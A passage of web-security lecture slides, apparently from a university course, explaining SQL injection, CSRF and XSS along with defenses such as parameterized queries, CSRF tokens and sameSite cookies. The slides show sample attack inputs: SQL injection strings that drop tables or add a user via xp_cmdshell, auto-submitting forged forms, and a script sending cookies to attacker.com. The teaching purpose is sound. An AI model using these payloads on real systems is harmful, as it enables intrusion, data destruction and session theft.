    login = 'zakir'  
$sql = "SELECT id FROM users WHERE username = '$login'";  
    sql = "SELECT id FROM users WHERE username = 'zakir'"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Insecure Login Checking

**Malicious:** (\$\_POST["login"] = "zakir'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
    SELECT id FROM users WHERE username = 'zakir'
```

```
$rs = $db->executeQuery($sql);
```

# Insecure Login Checking

**Malicious:** (\$\_POST["login"] = "zakir'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
      SELECT id FROM users WHERE username = 'zakir'  
$rs = $db->executeQuery($sql);  
// error occurs (syntax error)
```

# Building An Attack

**Malicious:** "zakir'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = ' '--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Building An Attack

**Malicious:** "zakir'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];  
    login = 'zakir'  
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = ''--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 { <- fails because no users found  
    // success  
}
```



# Building An Attack

**Malicious:** `"' or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];  
    login = 'zakir'  
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = ' ' or 1=1 -- '  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Building An Attack

**Malicious:** `"' or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];  
    login = 'zakir'  
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = ' ' or 1=1 -- '  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 { <- succeeds. Query finds *all* users  
    // success  
}
```

# Causing Damage

**Malicious: '; drop table users --**

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
      SELECT id FROM users WHERE username = ''; drop table users --'  
$rs = $db->executeQuery($sql);
```

# xp\_cmdshell

SQL server lets you run arbitrary system commands!

`xp_cmdshell` (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.  
Any output is returned as rows of text.

# Causing Damage

**Malicious: '; exec xp\_cmdshell 'net user add badguy badpwd'--**

```
$sql = "SELECT id FROM users WHERE username = '$login'";  
    SELECT id FROM users WHERE username = ' ';  
exec xp_cmdshell 'net user add badguy badpwd'-- '  
$rs = $db->executeQuery($sql);
```

# Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

- \* Parameterized (AKA Prepared) SQL
- \* ORM (Object Relational Mapper)



# Parameterized SQL

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['zakird@stanford.edu'])
```

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Dan Boneh', 'dabo@stanford.edu'])
```

**Benefit:** Library/Server will automatically handle escaping data

**Extra Benefit:** parameterized queries are typically *faster* because server can cache the query plan

# ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__ = Column(Integer, primary_key=True)
    name   = Column(String(255))
    email  = Column(String(255), unique=True)

users = User.query(email='zakird@stanford.edu')
session.add(User(email='dabo@stanford.edu', name='Dan Boneh'))
session.commit()
```

# SQLi Summary

SQL injection attacks occur when you pass un-sanitized user input into SQL statements

This remains a tremendous problem today

Do not try to manually sanitize user input. You will not get it right.

Simple, foolproof solution that increases performance: parameterized SQL

# Cross Site Request Forgery (CSRF)

# Session Authentication Cookie




POST /login:

username=X, password=Y

200 SUCCESS

cookie: name=BankAuth, value=39e839f928ab79

bank.com



GET /accounts

cookie: name=BankAuth, value=39e839f928ab79

POST /transfer

cookie: name=BankAuth, value=39e839f928ab79

# Cookies Sending Review

## Cookie Jar:

- 1) domain: bankofamerica.com, name=authID, value=123
- 2) domain: login.bankofamerica.com, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=123

**Website:** bankofamerica.com



**Website:** attacker.com



# Cookies Sending Review

## Cookie Jar:

- 1) domain: bankofamerica.com, name=authID, value=123
- 2) domain: login.bankofamerica.com, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=123

**Website:** bankofamerica.com

Cookie 1



Cookie 1

**Website:** attacker.com



# Cookies Sending Review

## Cookie Jar:

- 1) domain: bankofamerica.com, name=authID, value=123
- 2) domain: login.bankofamerica.com, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=123

**Website:** bankofamerica.com Cookie 1

 Cookie 1

**Website:** attacker.com Cookie 3

 Cookie 1



# CSRF GET Request

```
<html>  
  </img>  
</html>
```

GET /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

Good News! attacker.com can't see the result of GET

Bad News! All your money is gone anyway.

# HTTP Methods

**GET** The GET method requests a representation of the specified resource. Requests using GET should only retrieve data.

**POST** The POST method is used to submit an entity to the specified resource, often causing a change in state or side effects on the server

# CSRF POST Request

```
<form name=attackerForm action=http://bank.com/transfer>  
  <input type=hidden name=recipient value=badguy>  
</form>
```

```
<script>  
  document.attackerForm.submit();  
</script>
```

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

# CSRF POST Request

```
<form name="transferForm" action="http://bank.com/transferForm" method="POST">
```

```
</form>
```

```
<script>
```

```
</script>
```

```
Good news:
```

```
Bad news: All your money is gone.
```

**Cookie-based authentication is not sufficient  
for requests that have any side affect**


# CSRF Defenses

We need some mechanism that allows us to ensure that **POST** is authentic  
— i.e., coming from a trusted page

- Secret Validation Token
- Referrer Validation
- Custom HTTP Header
- sameSite Cookies

# Secret Token Validation

bank.com includes a secret value in every form that the server can validate



Username or email

Password

[Forgot password?](#)

Log In

```
<form action="https://censys.io/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input type="hidden" name="came_from" value="/" />
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

# Secret Token Validation

bank.com includes a secret value in every form that the server can validate

Static token provides no protection (attacker can simply lookup)

Typically session-dependent identifier or token.

Attacker cannot retrieve via GET because Same Origin Policy

</form>

# Referer Validation

The **Referer** request header contains the address of the previous web page from which a link to the currently requested page was followed. The header allows servers to identify where people are visiting from.

<https://bank.com>

->

<https://bank.com>



<https://attacker.com>

->

<https://bank.com>



->

<https://bank.com>





# Custom HTTP Header

## Same Origin Policy allows:

- Load (but not view) image from different domain
- Sending user to another domain (e.g., redirect or form POST)

## Same Origin Policy disallows:

- Making XMLHttpRequests to other domains  
(unless CORS policy explicitly allows the request)

✓ if we can validate that a request  
came via XMLHttpRequests

# Custom HTTP Header

You can add custom headers to XMLHttpRequests that are never sent by the browser itself (e.g., when performing GET for image or POST for form)

Typically use “X-Requested-By” or “X-Requested-With”

# sameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

**Strict Mode.** Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

**Lax Mode.** Session cookie is be allowed when following a regular link from but blocks it in CSRF-prone request methods (e.g. POST).

# Not All About Cookies

Prior attacks were using CRSF to abuse cookies. Assumed the user was logged in and used their credentials.

Not all attacks are attempting to abuse authenticated user

# Home Router Example

## Drive-By Pharming

User visits malicious site n JavaScript at site scans home network looking for broadband router


```

```

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server.  
50% of home routers have guessable password.

# Paypal Login

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker



The screenshot shows the PayPal interface for adding a bank account in the Philippines. At the top, there's a header with the PayPal logo, a notification bell, a settings gear, and a 'Log out' button. The main heading is 'Add a bank account in Philippines'. Below this, a paragraph states: 'PayPal protects your bank account by keeping your financial information confidential. We email you when you make transactions with this bank account.' Another paragraph explains: 'To avoid withdrawal failures and return fees, the name on your PayPal account must match the name on your bank account. If the names don't match, you might be able to [change the name](#) on your PayPal account.'

The form fields are as follows:

- Country:** A dropdown menu with 'Philippines' selected. A note '(Must use Philippine Pesos)' is above it, and a link 'Only Philippine Peso?' is to the left.
- Name on account:** Two input fields. The first contains 'Benilda' and the second contains 'Cruz'. A note '(P250 PHP return fee if name doesn't match bank account)' is above them, and a link 'Names dont match?' is to the left of the first field.
- Bank name:** A single-line text input field.
- Bank code:** A 9-digit text input field. A link 'List of bank codes' is to its right.
- Account number:** A 1-16 digit text input field.
- Re-enter account number:** A second text input field for confirmation.

At the bottom of the form are two buttons: 'Continue' (in orange) and 'Cancel' (in grey).



# CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Use combination of:

- Validation Tokens (forms and async)
- Custom HTTP Headers (async requests only)
- sameSite Cookies

# Cross Site Scripting (XSS)

# Cross Site Scripting (XSS)

**Cross Site Scripting:** Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

## Command/SQL Injection

attacker's malicious code is  
executed on victim's server

## Cross Site Scripting

attacker's malicious code is  
executed on victim's browser

# Search Example

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

# Search Example

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

# Search Example

`https://google.com/search?q=<script>alert("hello world")</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```



# Search Example

<https://google.com/search?>

q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com
        cookie=document.cookie ...)</script></h1>
  </body>
</html>
```

# Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

## **Two Types:**

**Reflected XSS.** The attack script is reflected back to the user as part of a page from the victim site.

**Stored XSS.** The attacker stores the malicious code in a resource managed by the web application, such as a database.

# Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

